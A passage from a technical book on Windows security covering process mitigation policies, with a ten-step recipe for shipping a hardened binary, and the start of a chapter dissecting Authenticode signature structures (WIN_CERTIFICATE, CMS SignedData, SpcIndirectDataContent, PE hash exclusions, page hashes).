1. Forward-edge CFI without recompilation. Binary-rewriting CFI (BinCFI, Mocfi, Lockdown) is not production-grade on Windows. Microsoft's strategic answer is "recompile first-party code with `/guard:cf` and accept that legacy third-party binaries remain unguarded." That answer is a long-tail problem: the surface of legacy third-party DLLs that load into hardened Windows processes (drivers, COM components, accessibility tools) is large, slow to recompile, and outside Microsoft's direct control.

2. Backward-edge protection on pre-CET hardware. Microsoft's pre-CET internal experiment was Return Flow Guard (RFG), a software-implemented per-thread shadow stack maintained by the runtime rather than the CPU. Tencent Xuanwu Lab bypasses came faster than Microsoft could harden RFG [510] Microsoft pivoted to wait for Intel CET. Pre-Tiger-Lake (pre-September-2020) Intel hardware and pre-Zen-3 (pre-November-2020) AMD hardware remain unprotected on the backward edge. Enterprises that need backward-edge protection on older hardware have to sandbox in VBS-isolated VMs: the kernel-side surface the VBS Trustlets chapter (Chapter 7) owns.

3. The JIT-engine compatibility tax under ACG. Out-of-process JIT adds roughly a millisecond per JIT compilation for the IPC round-trip. For short-lived JavaScript (lots of small functions, one-shot pages, ad-network microservices), this is significant. Chrome's V8 sandbox project (active since 2023) confines V8's heap to a bounded memory range inside the renderer's address space (an in-process defense, not an out-of-process JIT boundary), which limits the impact of a JIT-output bug but does not erase the perf cost [503]. Interpreter-only renderers for low-trust contexts (small pages, ad iframes) are the medium-term direction; the cost is the runtime perf gap to fully-jitted JS.

4. ACG plus AV interoperability. Defender's `MsMpEng.exe` cannot enable ACG. The scanner engine generates code at runtime: signature compilation routines, emulator bytecode, regex JITs. Migration to interpreted bytecode is partial. This is a permanent compatibility tension between W^X-as-process-invariant and runtime-generated-code-as-a-feature, and it shows up in every AV engine across every vendor (CrowdStrike Falcon, SentinelOne, Symantec), not just Defender.

5. Signed-but-vulnerable Microsoft DLLs as universal CIG-bypass loaders. The Microsoft-signed DLL surface is enormous and historically full of side-effect

DLLs. The App Control / WDAC blocklist is reactive. The blocklist publishes quarterly. New signed-but-vulnerable DLLs are found every quarter. This is a permanent residual risk against CIG and the structural reason vendors with sensitive workloads sometimes run with `MitigationOptIn` plus a per-process allowlist rather than `MicrosoftSignedOnly` plus an unbounded universe.

6. XFG default-on tradeoffs. XFG's instrumentation is in the MSVC binaries; the dispatch thunks are in `ntdll.dll`. Enforcement-by-default never shipped. McGarr's BHUSA 2025 deck names XFG as "deprecated" [483] Microsoft's strategic direction is hardware-backed CFI (CET shadow stack for the backward edge) plus KCFG / KCET in the kernel. The unsolved question is whether the *forward edge* can ever get fine-grained protection without the compatibility cost that killed XFG. Apple's PAC suggests yes (because the cryptographic key approach has zero compatibility cost on cast); LLVM's `-fsanitize=cfi-icall` suggests yes for code built end-to-end with LTO. Neither has a Windows analog as of
2026.

> **Microsoft's strategic direction in one sentence.** Recompile first-party code with `/guard:cf /CETCOMPAT`. Push the kernel hardening (kCFG, kCET, HVCI) forward, since the user-mode surface is mature. Lean on hardware (Intel CET, AMD shadow stack, eventually MTE-on-Windows-on-ARM) rather than software heuristics. Accept that legacy unrecompiled binaries remain unguarded and quarantine them in lower-trust VBS-isolated contexts. That is the strategy McGarr's 2025 deck implies and that the Defender / Edge / Recall configurations in the hardened-process matrix execute [483].

Six open problems. The first four are engineering. The last two are structural. The structural ones suggest the next-decade answer is not a better mitigation, but a different memory model: Rust, CHERI, MTE.

Practical guide: ten steps to ship a hardened binary

Ten steps take a new sandboxed-parser binary to the canonical 2026 recipe.

1. Run `dumpbin /headers /loadconfig YourBinary.exe`. Verify the `Guard Flags` word is non-zero, that `FID Table present` is in the output, and that the `Guard CF Function Table` is non-empty [477].
2. Compile and link with: `/guard:cf /guard:cfw /CETCOMPAT /DYNAMICBASE /HIGHENTROPYVA / NXCOMPAT`. The `/CETCOMPAT` flag requires Visual Studio 2019 or later and x64 only [478, 479, 485].

3. Call `SetProcessMitigationPolicy` (or, better, `UpdateProcThreadAttribute(PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY)` for child processes) for: `ProcessDynamicCodePolicy`, `ProcessExtensionPointDisablePolicy`, `ProcessImageLoadPolicy` (with `NoRemoteImages` plus `NoLowMandatoryLabelImages` plus `PreferSystem32Images`), `ProcessStrictHandleCheckPolicy`, `ProcessSystemCallDisablePolicy` (if your process does not draw windows), and `ProcessUserShadowStackPolicy` (with `EnableUserShadowStack` and, for the most-hardened sandboxes, `BlockNonCetBinaries`), but note that `EnableUserShadowStack` must be applied at process creation via `UpdateProcThreadAttribute` or exploit-protection configuration: Microsoft documents that once HSP is disabled it cannot be enabled at runtime through `SetProcessMitigationPolicy` (only strict-mode upgrade and `BlockNonCetBinaries` can be set after start) [463, 490, 495, 486].
4. Use `UpdateProcThreadAttribute(PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY)` rather than post-`CreateProcess` policy installation for any child process. This is the single most important step on this list.
5. Audit with `Set-ProcessMitigation -PolicyFilePath` (Group Policy / Intune deployable XML). The schema and the cmdlet are documented in the Defender Exploit Protection reference [498].
6. For sandboxed parsers (PDF, image, video, font), enable `ProcessFontDisablePolicy`. Refuse non-system fonts at the per-process layer.
7. For signed-component-only processes, enable `ProcessSignaturePolicy(MicrosoftSignedOnly)`. Accept that some third-party DLLs will not load and document each gap in your threat model [488].
8. For browser-class sandboxed children, prohibit child-process creation with `ProcessChildProcessPolicy`. Closes the renderer-to-`cmd.exe` pivot class.
9. Validate the rendered policy at runtime with `Get-ProcessMitigation -Name <binary>`. Spot-check that every flag you set in code is reflected in the cmdlet output [498].
10. For each policy you *cannot* enable, document the structural reason in your threat model. A binary that misses CIG because it depends on third-party COM add-ins is making a deliberate threat-model choice; that choice must be visible to the security review.

> **Step 4 is the single most important step.** `UpdateProcThreadAttribute(PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY)` closes the race-the-mitigation-window class structurally (the ACG and bypass-analysis sections). Every other step on this list is a useful addition. Step 4 is the load-bearing step that lets every other step work as designed. Without it, a peer process in the same security

> context can disable any of the others between `CreateProcess` and the child's first attempt to install its policies.

The composition of the policy bitfield itself is mechanical. Each policy is a small DWORD-sized structure; the `PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY` attribute for `UpdateProcThreadAttribute` carries the enforcement flags as a 64-bit value (extended to a second 64-bit word for the newer Policy Set 2 flags such as CET), while audit-only flags are supplied through a *separate* attribute, `PROC_THREAD_ATTRIBUTE_MITIGATION_AUDIT_POLICY`.

Show the Get-ProcessMitigation command to verify a running binary

Run this in an elevated PowerShell session, replacing `msedge.exe` with the base-name of your binary:

```
Get-ProcessMitigation -Name msedge.exe |
  Format-List CFG, CETShadowStack, BinarySignature, DynamicCode,
              ExtensionPoint, ImageLoad, StrictHandle, SystemCall,
              ChildProcess, FontDisable, PayloadRestriction,
              SideChannelIsolation, ASLR, DEP
```

Each block in the output shows `Enable`, `Audit`, and the subordinate flag word with its individual boolean fields. Spot-check that every flag your code sets in `SetProcessMitigationPolicy` is reflected as `ON` in the cmdlet output, and that any `OFF` or `NOTSET` cell has a documented structural reason in your threat model [498].

Stack the recipe. Document the gaps.

> ▪ **BEQUEATHS** The process-mitigation surface hands the next link one narrow, load-bearing guarantee: inside a process that opts into the full recipe, the *classic* path from a memory-corruption bug to code execution is closed. No injected shellcode, no predictable gadget base, no hijacked indirect call or return, no runtime-generated code, and, the clause the rest of the chain reuses, **no image executes unless it chains to an allowed signing root**. That last clause is Code Integrity Guard, the per-process echo of the loader power the Code Integrity chapter (Chapter 8) built. Which is exactly why it cannot answer the question it raises: *what does that signature actually prove?* The Authenticode chapter (Chapter 12) takes the handoff and dissects the envelope byte by byte, including the CVE-2013-3900 padding gap this chapter could only name; whether "signed" is *enough* (the signed-but-vulnerable residual) is the curated-blocklist problem the App Control chapter (Chapter 13) owns. The bequest is deliberately small, and naming what it does *not* give is the honest half. It does NOT fix the bug: the C/C++ memory-safety defect is still there, still roughly 70% of the year's CVEs, merely harder to weaponize. It does NOT see data-only attacks, because Data-Oriented Programming never leaves the legal control-flow graph. It does NOT reach past

> the syscall edge: the kernel's own kCFG, kCET, and HVCI surface belongs to the Code Integrity chapter (Chapter 8) and the VBS Trustlets chapter (Chapter 7). The chain has made the exploit expensive; it has not made the bug safe, and the only ceiling-breakers, a memory-safe language or a memory-tagging CPU, live past the end of this surface entirely.

CHAPTER 12

Authenticode and Catalog Files

TRUST-CHAIN LEDGER

INHERITS	A signature-verified chain to a trusted root. Secure Boot already refused any boot image whose Authenticode hash or signing certificate was not in `db` (Chapter 1, Secure Boot); the TPM supplied the non-exportable, hardware-held asymmetric keys and the RSA/SHA primitives that key-custody model rests on (Chapter 2, The TPM); and Attestation made X.509 chain-to-a-trusted-root validation a load-bearing operation (Chapter 5, Attestation). Authenticode is that same CMS/PKCS#7 signature scheme, generalized from the firmware gate to *every* PE the operating system is asked to run.
PROMISE	When Windows reports a binary as signed, catalog-covered, WHQL-approved, or allowed by App Control, it has cryptographically proven that a private key chaining to a currently-trusted root produced (or, through a catalog, vouched for) the PE's Authenticode digest under Microsoft's hashing rules, or the matching catalog member hash, at a timestamped moment. Serviced boundary: kernel-mode driver loading (KMCS), which Microsoft commits to defending with a security update; the user-mode "Verified publisher" string and SmartScreen verdicts are advisory, not serviced boundaries.
TCB	The CMS/ASN.1 parser and Authenticode-hash recomputation in `wintrust.dll!WinVerifyTrust` and `ci.dll`; the PE hash algorithm's exclusions, section ordering, and certificate-table omission; the certificate-chain builder plus the trusted-root set (legacy KMCS chains include the `Microsoft Code Verification Root`; Windows 10 1607+ Secure Boot driver loads use the Microsoft Root Authority

	anchors named in the verifier section; user-mode loads use the system Trusted Root store); the `CatRoot` catalog store and the `CryptSvc` member-hash index; the RFC 3161 TSA chain and the `genTime` comparison, and, outside Microsoft's control, the private-key custody of every CA and signer in the trusted set.
ADVERSARY → BREAK	Signatures prove *who*, never *what*. A stolen leaf key signs a malicious driver (Stuxnet/Realtek, 2010); a sub-CA forged through an MD5 chosen-prefix collision is treated as Microsoft-origin (Flame, 2012); a compromised legitimate signer ships a trojaned update (ShadowHammer, 2019; the Bitwarden CLI npm hijack, 2026); a parser ambiguity lets appended bytes ride inside the certificate table (CVE-2013-3900); a disconnected endpoint trusts a stale `CatRoot`/blocklist; a compromised TSA antedates a token. The Promise ends at "a key-holder touched this hash at this claimed time."
RESIDUAL	Runtime enforcement of these verdicts (the driver-load gate and HVCI page-hash checking at fault time) → owned by Code Integrity (Chapter 8, Code Integrity); the administrator-authored allow/deny policy language that consumes these primitives → owned by App Control (Chapter 13, AppLocker vs App Control for Business); protecting the signing and verifying processes from tampering → Protected Process Light (Chapter 10) and Process Mitigation Policies (Chapter 11); signing-key custody and stolen-key blast radius → The TPM (Chapter 2) and Credential Guard (Chapter 15); the whole-chain "provenance ≠ safety" failure → the Storm-0558 finale (Chapter 29).
BEQUEATHS	A verified provenance-and-integrity verdict (signer identity, built chain, Authenticode hash, and signing time) handed to the next link, App Control for Business (Chapter 13), which evaluates it against administrator-authored allow and deny rules, and consumed at runtime by Code Integrity (Chapter 8), which enforces it at driver load and HVCI page-fault time. Does NOT provide: any guarantee the signed code is *safe*, fresh revocation on a disconnected endpoint, or immunity to a stolen key or a forged sub-CA.
PROOF	○ documented. `signtool verify /v /pa /all`, `Get-AuthenticodeSignature`, `certutil -CatDB`, and `New-CIPolicyRule` reproduce the field-by-field walk at the point of claim; no hash-verified lab capture exists (the traces below are reference format and vary by servicing level).

Evidence labels. ○ means documented/reproducible from public sources or local commands; ◐ means emulated; ✓ means captured from this book's lab with hash-stamped artifacts.

> **The Reasoner's question.** When Windows says a binary is signed, catalog-covered, WHQL-approved, or allowed by App Control, what cryptographic fact has actually been proven, and what remains unproven?

▪ FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER

- **PE / COFF image.** The executable file format Windows loads for `.exe`, `.dll`, and `.sys` files. Authenticode stores embedded signatures in a PE data directory, but those bytes are not mapped as executable image pages. The certificate-table layout is dissected in full below; this chapter owns it.
- **CMS / PKCS#7 `SignedData`.** The ASN.1 envelope that carries signer information, certificates, signed attributes, unsigned attributes, and signature bytes. Authenticode is a Microsoft profile of this envelope, not a wholly separate cryptosystem.
- **X.509 chain.** A leaf code-signing certificate chains through one or more intermediate certificates to a trusted root. Different Windows consumers accept different roots and different enhanced key usages; the Attestation chapter (Chapter 5) owns chain-to-a-trusted-root validation as a primitive.
- **Signed-code vocabulary.** The one-line definitions of *Authenticode*, *catalog file*, and *WDAC / App Control* live in the Foundations chapter; this chapter supplies the byte-level mechanism beneath them.

The Reasoner's question

Many Windows code-identity decisions (UAC's publisher display, App Control for Business, and kernel-mode driver loading) bottom out on the same PKCS#7 / CMS `SignedData` envelope that Microsoft shipped with Internet Explorer 3 in August 1996. SmartScreen also consults signature and certificate reputation, but it is a broader reputation service rather than a pure Authenticode verifier. This chapter dissects the envelope byte by byte: the `WIN_CERTIFICATE` record inside the PE certificate table, the `SpcIndirectDataContent` attribute that signs a hash rather than a file (which is what makes catalog signing and per-page hashing possible), the RFC 3161 timestamp tokens that keep 2010 signatures verifying in 2026, and the `Microsoft Code Verification Root` kernel chain. We follow the named incidents that drove every post-2010 retrenchment (Stuxnet, Flame, CVE-2013-3900, ShadowHammer, the 2022 Vulnerable Driver Blocklist, the 2026 Bitwarden CLI npm hijack) and finish at the App

Control rule levels (`Publisher`, `FilePublisher`, `WHQL`) that finally surface those primitives to administrators as policy.

The verified-publisher question

On 17 June 2010, Sergey Ulasen and his colleagues at VirusBlokAda in Minsk began circulating a sample of a worm that would, a month later, be named Stuxnet [511]. Two of its kernel-mode components, `mrxcls.sys` and `mrxnet.sys`, were signed properly, by an Authenticode-conformant certificate issued to Realtek Semiconductor Corp.; weeks later a further Stuxnet driver surfaced under a JMicron Technology Corp. certificate [511][512]. The Windows kernel loaded them because the certificate chains validated. The chains validated because, cryptographically, nothing was wrong.

That sentence is the lens for everything in this chapter. Microsoft's code-identity system did its job exactly as designed, and a piece of state-grade sabotage walked through it. What follows reconstructs what the kernel checks before loading a driver, why those checks could not have caught Stuxnet, and what Microsoft layered on top during the next fourteen years so that the next stolen Realtek private key has less reach.

Where Authenticode shows up

Most Windows users meet Authenticode without realising it. The User Account Control dialog that says "Verified publisher: Microsoft Windows" instead of "Publisher: Unknown" is the user-visible end of a long cryptographic chain that bottoms out in a PKCS#7 / CMS `SignedData` envelope wrapped inside a `WIN_CERTIFICATE` record at the end of the PE file [513][28]. The same signature facts are consumed directly by App Control for Business (the 2024 rename of Windows Defender Application Control) [514], by `ci.dll` at kernel-driver load [267], and by Windows Update during servicing; SmartScreen uses them as one reputation input among URL, download, telemetry, and known-good/known-bad signals [515][516]. The Authenticode bytes are shared; the verdicts differ in which fields each consumer consults and which policy it overlays.

Walkthrough: one signature, four consumers. Start with one PE file on disk. The optional header's security directory points to one `WIN_CERTIFICATE`; that record wraps one CMS `SignedData`; the `SignedData` identifies one signer, one chain, one Authenticode hash, and usually one RFC 3161 timestamp. UAC asks only a display

question: can the chain be built well enough to print a verified publisher instead of `Unknown`? SmartScreen asks a reputation question: has this downloaded file, URL, app, or signing certificate accumulated enough benign history to avoid a warning [515]? App Control asks an administrator-policy question: does this signer, file name, version, hash, WHQL EKU, or catalog signer match an allow rule and avoid all deny rules [517]? `ci.dll` asks a kernel-integrity question: may this image be loaded into ring 0, and under HVCI can its pages be checked again at fault time [267][518]? The bytes are shared; the questions are not.

> ▸ **KEY IDEA** Windows code-identity consumers repeatedly query the same small set of structures inside the PE certificate table. Once you can read those structures, you can predict the cryptographic facts that UAC, App Control, and kernel-mode Code Integrity will receive: while remembering that SmartScreen adds a separate reputation layer.

Stuxnet's kernel components loaded because the chain validated. The chain validated because, cryptographically, nothing was wrong. To understand why that sentence is true (and what Microsoft has done in the fourteen years since to keep the next stolen Realtek certificate from getting as far), we have to start in August 1996.

1996: PKCS#7, ActiveX, and the original sin of downloadable code

Counterintuitively, Authenticode was not invented to sign Windows binaries. It was invented to sign downloadable web payloads.

On 7 August 1996, Microsoft and VeriSign jointly announced what their press release called "the first technology for secure downloading of software over the Internet" [519]. The release introduces Authenticode as a feature of Internet Explorer 3 beta 2, names Hank Vigil ("general manager of the electronic commerce group at Microsoft") and Stratton Sclavos ("president and CEO" of VeriSign), and explicitly anchors the design in *open* standards: "Authenticode and VeriSign's Digital ID service support Internet standards, including the X.509 certificate format and PKCS #7 signature blocks" [519].

The original motivating problem was ActiveX. An ActiveX control was a downloadable COM binary that the browser would load in-process; without a signature, the browser had no idea who built it. The April 1996 W3C submission that preceded Authenticode is described in the press release as a "code-signing proposal supported by more than 40 companies" [519] (The 40+ company W3C signatory

list is the institutional fact that made third-party CA participation possible from day one and seeded the modern multi-vendor code-signing economy. None of the architectural decisions that followed (catalog signing, RFC 3161 timestamping, EV certificates) would have been viable inside a single-vendor PKI.). Anchoring the design in X.509 and PKCS#7 instead of inventing a Microsoft-only signature format is the choice that made everything afterwards possible.

PKCS#7 was already there

By 1996, the *envelope* part of the design was solved. RSA Laboratories had published PKCS #7 v1.5 in November 1993 as part of the Public-Key Cryptography Standards series [520] in March 1998 the IETF republished it verbatim as RFC 2315, "Cryptographic Message Syntax Version 1.5," authored by Burt Kaliski [520]. The same envelope evolved further: the IETF rebranded it as Cryptographic Message Syntax (CMS) and shipped progressively richer versions through RFCs 2630 (1999), 3369 (2002), 3852 (2004), and 5652 (2009) [521]. Modern Authenticode parsers consume the CMS dialect, but the on-disk envelope structure has barely moved in thirty years.

> **PKCS#7 SignedData.** The ASN.1 envelope: originally PKCS#7 v1.5 (Kaliski, 1993; republished as RFC 2315 in 1998), now generalized as CMS in RFC 5652. That carries the signature, signed and unsigned attributes, and the chain of X.509 certificates inside the Authenticode certificate-table entry [521].

Authenticode is, in one sentence, *"PKCS#7 SignedData carrying a Microsoft-defined content type that hashes the PE file in a specific repeatable way"* [518]. The asymmetric signature inside that envelope is typically RSA, the public-key system Rivest, Shamir, and Adleman published in 1978 [522], built on the Diffie-Hellman digital-signature concept introduced in 1976 [523]. None of that primitive cryptography has changed since. Everything that has changed sits *around* the envelope: the algorithms it carries, the catalog store that lets Microsoft sign tens of thousands of files at once, the timestamp tokens that pin a signing moment in time.

Walkthrough: the lineage from primitive to PE bytes. The stack is not a Microsoft-only invention that begins in 1996. Diffie and Hellman supply the public-key-signature idea in 1976 [523]. RSA supplies the practical signature primitive in 1978 [522]. PKCS#7 supplies the signed envelope in 1993, later standardized as CMS [520][521]. Authenticode then adds only the Windows-specific layer: a Microsoft

OID for `SpcIndirectDataContent`, a PE-image data object OID, the PE-specific image-hash algorithm, and the rule that the DER envelope is stored as `bCertificate[]` inside a `WIN_CERTIFICATE`. When a verifier succeeds, it is not saying that Authenticode invented a new cryptosystem; it is saying that this old CMS envelope contains Microsoft's PE-specific digest in exactly the place Windows expects it.

From one click to four trust decisions

The original UX of Authenticode in IE 3 was a *modal trust prompt*. The user saw a dialog ("Do you want to install and run [name] signed and distributed by [publisher]?") and clicked Yes or No. The signature was checked once, and that was the entire trust decision. By 2026, the same `SignedData` envelope feeds at least four entirely different trust subsystems (UAC, SmartScreen, App Control for Business, kernel-mode code integrity) and most of the time the user clicks nothing at all.

That layering is what the rest of this chapter is about. Thirty years on, the on-disk bytes have barely changed. The certificate table at the end of every signed Windows binary still carries a PKCS#7 SignedData envelope, and at the head of that envelope is the same content type (`SpcIndirectDataContent`) Microsoft defined in 1996. What *has* changed is everything around it: the algorithms inside the envelope, the catalog store, the timestamp tokens, the WDAC policy layer on top. Let's open the envelope and look.

Anatomy on disk: WIN_CERTIFICATE, PKCS#7 SignedData, SpcIndirectDataContent

Where does the signature actually live in a signed `.exe`? Most engineers can guess "the end of the file." Fewer can name the data directory entry, fewer still the wrapper structure, and almost nobody volunteers the exact ASN.1 content type. Four nesting levels matter. Walk them in order and the whole rest of the architecture starts making sense.

Level 1: the PE certificate table

The PE optional header carries a `DataDirectory[16]` array. Entry index 4, `IMAGE_DIRECTORY_ENTRY_SECURITY`, points at the *certificate table*: an offset and size into the file [28]. Unlike every other data directory entry, the certificate table is the only

one whose offset is a *file* offset, not a relative virtual address; the certificate table is never mapped into memory at load time.

Inside that offset+size region is a sequence of `WIN_CERTIFICATE` records.

For Authenticode-signed Windows binaries, `wCertificateType` = `WIN_CERT_TYPE_PKCS_SIGNED_DATA` (constant value `0x0002`), and `bCertificate[]` is a DER-encoded CMS / PKCS#7 SignedData blob [518]. Multiple `WIN_CERTIFICATE` records in the certificate table are legal but uncommon. The usual way a single binary carries both a SHA-1 (legacy) and a SHA-256 (modern) signature is the distinct *nested-signature* mechanism: one `WIN_CERTIFICATE` whose primary CMS `SignedData` holds the secondary signature inside its `unsignedAttrs` (`szOID_NESTED_SIGNATURE`, via `signtool /as`).

> **WIN_CERTIFICATE.** The PE certificate-table record (`dwLength`, `wRevision`, `wCertificateType`, `bCertificate[]`) that wraps a single attribute certificate inside a PE. For Authenticode signatures, `wCertificateType` is `WIN_CERT_TYPE_PKCS_SIGNED_DATA` and `bCertificate` holds a DER-encoded CMS / PKCS#7 SignedData blob [518][28].

Level 2: The CMS SignedData envelope

Decoding `bCertificate` produces an ASN.1 SEQUENCE describing a CMS `ContentInfo` whose content type is `signedData` (OID `1.2.840.113549.1.7.2`). Inside that is the `SignedData` structure proper [521]:

- `version`: an integer, typically 1 or 3.
- `digestAlgorithms`. The set of hash algorithms used by any signer (commonly `sha256`).
- `encapContentInfo`: the content the signers are signing over. *This is the field that matters.*
- `certificates`: the X.509 chain certificates needed to validate the signers.
- `crls`: optional, almost never populated inline.
- `signerInfos`: one or more `SignerInfo` structures, each with the actual signature bytes plus signed and unsigned attributes.

Each `SignerInfo` carries the signing certificate identifier, a set of `signedAttrs` (whose digest is what gets signed), an `encryptedDigest` (the actual signature bytes), and a set of `unsignedAttrs`. The single most important unsigned attribute, in practice, is the RFC 3161 `TimeStampToken`: the counter-signature that pegs the signing event to a moment in time. We will come back to that when we discuss RFC 3161 timestamping.

Level 3: SpcIndirectDataContent

The `encapContentInfo.eContentType` for Authenticode is `1.3.6.1.4.1.311.2.1.4`: the OID Microsoft registered for `SpcIndirectDataContent`. Inside, the `eContent` is a Microsoft-specific ASN.1 structure [518]:

```
SpcIndirectDataContent ::= SEQUENCE {
    data        SpcAttributeTypeAndOptionalValue,
    messageDigest DigestInfo
}

SpcAttributeTypeAndOptionalValue ::= SEQUENCE {
    type   OBJECT IDENTIFIER,   -- 1.3.6.1.4.1.311.2.1.15 for PE
  images
    value  [0] EXPLICIT ANY DEFINED BY type OPTIONAL
}

DigestInfo ::= SEQUENCE {
    digestAlgorithm AlgorithmIdentifier,
    digest          OCTET STRING
}
```

For a PE binary, `data.type` is `1.3.6.1.4.1.311.2.1.15` (`SPC_PE_IMAGE_DATAOBJ`) and `data.value` carries a `SpcPeImageData` structure (signing flags plus an optional `SpcLink`); the PE's architecture and type come from the PE headers, not this ASN.1 value. The `messageDigest.digest` is the **Authenticode hash** of the PE file [518]. That hash is *not* SHA-256 over the file bytes.

> **SpcIndirectDataContent.** Microsoft's `eContentType` registered under OID `1.3.6.1.4.1.311.2.1.4`. Its `messageDigest` field holds the Authenticode hash of the signed artifact, and its `data` field describes what kind of artifact it is (PE image, MSI, script). The fact that this structure signs *a hash* rather than a file is what makes catalog signing possible [518].

Level 4: the Authenticode hash and its PE-specific omissions

The Authenticode hash is not a raw file hash and not a blanket "hash everything except padding" rule. Microsoft's PE Authenticode algorithm skips two fields in the optional header, hashes sections in file-offset order using each section's `SizeOfRawData`, omits the Attribute Certificate Table itself, and then hashes qualifying remaining file data outside that certificate table [518]. The practical rules are:

Hash rule	Why it exists	Spec reference
Skip `OptionalHeader.CheckSum` (4 bytes).	The OS and signing tools may recompute the checksum; signing over it would make the act of servicing mutate the signed digest.	`Authenticode_PE.docx` "Calculating the PE Image Hash" steps 3-4 [518]
Skip `DataDirectory[IMAGE_DIRECTORY_ENTRY_SECURITY]` (8 bytes).	The certificate-table pointer and size change when a signature is appended; signing over them would be a chicken-and-egg loop.	`Authenticode_PE.docx` steps 5-7 [518]
Hash non-empty sections sorted by `PointerToRawData`, using `SizeOfRawData`.	The digest follows the on-disk section layout, not RVA order. Raw section padding inside `SizeOfRawData` is included; zero-raw-data sections are not.	`Authenticode_PE.docx` steps 8-13 [518]
Omit the Attribute Certificate Table bytes, then hash remaining file data outside that table.	The signature cannot sign itself, but ordinary overlay or gap data is not automatically ignored merely because it is outside a section.	`Authenticode_PE.docx` steps 14-15 [518]

> **Authenticode hash.** The PE digest computed by Microsoft's Authenticode image-hash algorithm: skip the optional-header `CheckSum`, skip the `IMAGE_DIRECTORY_ENTRY_SECURITY` entry, hash sections in raw-file order by `SizeOfRawData`, omit the Attribute Certificate Table itself, and hash qualifying remaining data outside that table. Because the certificate-table area is omitted, the same digest remains valid after the signature is appended [518].

The exclusion of the certificate-table bytes is the design move that makes the whole architecture work. The Authenticode hash is computed *first*, signed, and then the signature is appended into the very region the hash excluded. After appending, the hash is still valid; verifying recomputes the digest with the same PE-specific algorithm and compares. (ASN.1 DER's tag-length-value shape means that, given enough patience, you can decode every level of the certificate table with nothing but a hex dump. This accessibility is also why parser bugs are particularly damaging: a verifier that accepts unauthenticated bytes inside the certificate-table region can be tricked into trusting an object whose executable image hash still verifies while downstream tooling or installers consume attacker-controlled appended data: the structural failure mode at the bottom of CVE-2013-3900 [489].)

A separate, smaller hash per 4 KiB page

Authenticode supports an optional signed attribute, `SpcPeImagePageHashes2`, with OID `1.3.6.1.4.1.311.2.3.2` (SHA-256). It carries a sequence of `(RVA, hash)` pairs, one hash per 4 KiB page of the PE image [518]. The older `1.3.6.1.4.1.311.2.3.1` SHA-1 variant is effectively deprecated. Under Hypervisor-Protected Code Integrity (HVCI), the page hashes are validated at demand-fault time: when the OS faults in a page from disk, HVCI hashes the page and compares it to the signed page-hash entry before mapping the page as executable. Whole-file integrity checking at load is *not* the same as runtime integrity checking at fault; page hashes are what closes that gap. This chapter owns the *signed attribute* that carries those hashes; the runtime *check* (how `ci.dll` and the secure kernel re-hash a page at fault time and refuse to map a mismatch as executable) is owned by the Code Integrity chapter (Chapter 8). (ARM64 Windows configurations have used 4 KiB native pages on the systems that ship Authenticode page-hash enforcement to date. The page-hash attribute encodes RVAs into the on-disk image, so any future move to 16 KiB or 64 KiB page granularity would require a corresponding spec revision.)

> **Page hash (SpcPeImagePageHashes2).** An optional signed attribute (OID `1.3.6.1.4.1.311.2.3.2` for SHA-256) carrying a sequence of `(RVA, SHA-256)` pairs, one per 4 KiB page of the PE image. The hashes are checked at demand-fault time by HVCI / Code Integrity, not just at load time [518].

The whole nest, in one picture




Figure 12.1: The four nesting levels of an Authenticode signature on disk. The optional header points by file offset (not an RVA) at a WIN_CERTIFICATE, which wraps a CMS SignedData, whose SpcIndirectDataContent carries the one signed value, the Authenticode hash. the optional page-hash signed attribute and the RFC 3161 timestamp hang off the SignerInfo, and the three PE regions excluded from the hash are shaded.

Walkthrough: opening the nest by hand. If you open a signed PE in a hex viewer, do not start at the last byte; start at the optional header. Read `DataDirectory[4]`, remembering that this one directory is a file offset, not an RVA [28]. Jump there and parse `dwLength`, `wRevision`, and `wCertificateType`. If the type is `0x0002`, treat the following bytes as DER and decode a CMS `ContentInfo` whose type is `signedData` [521]. Inside `SignedData`, find `encapContentInfo` and require Microsoft's `SpcIndirectDataContent` OID. Inside that content, find `messageDigest`: this is the Authenticode hash after the three PE exclusions, not the ordinary file hash. Then move sideways to the `SignerInfo`: the signed attributes are what the asymmetric signature covers, the optional page-hash attribute supplies HVCI's per-page checks, and the unsigned attributes carry the RFC 3161 timestamp. Every later Windows trust decision is a different walk over this same nest.

Try it yourself

Decode a PE certificate table.

```
# Decode the four nesting levels of an Authenticode signature.
# Requires: pip install pefile asn1crypto
import pefile
from asn1crypto import cms
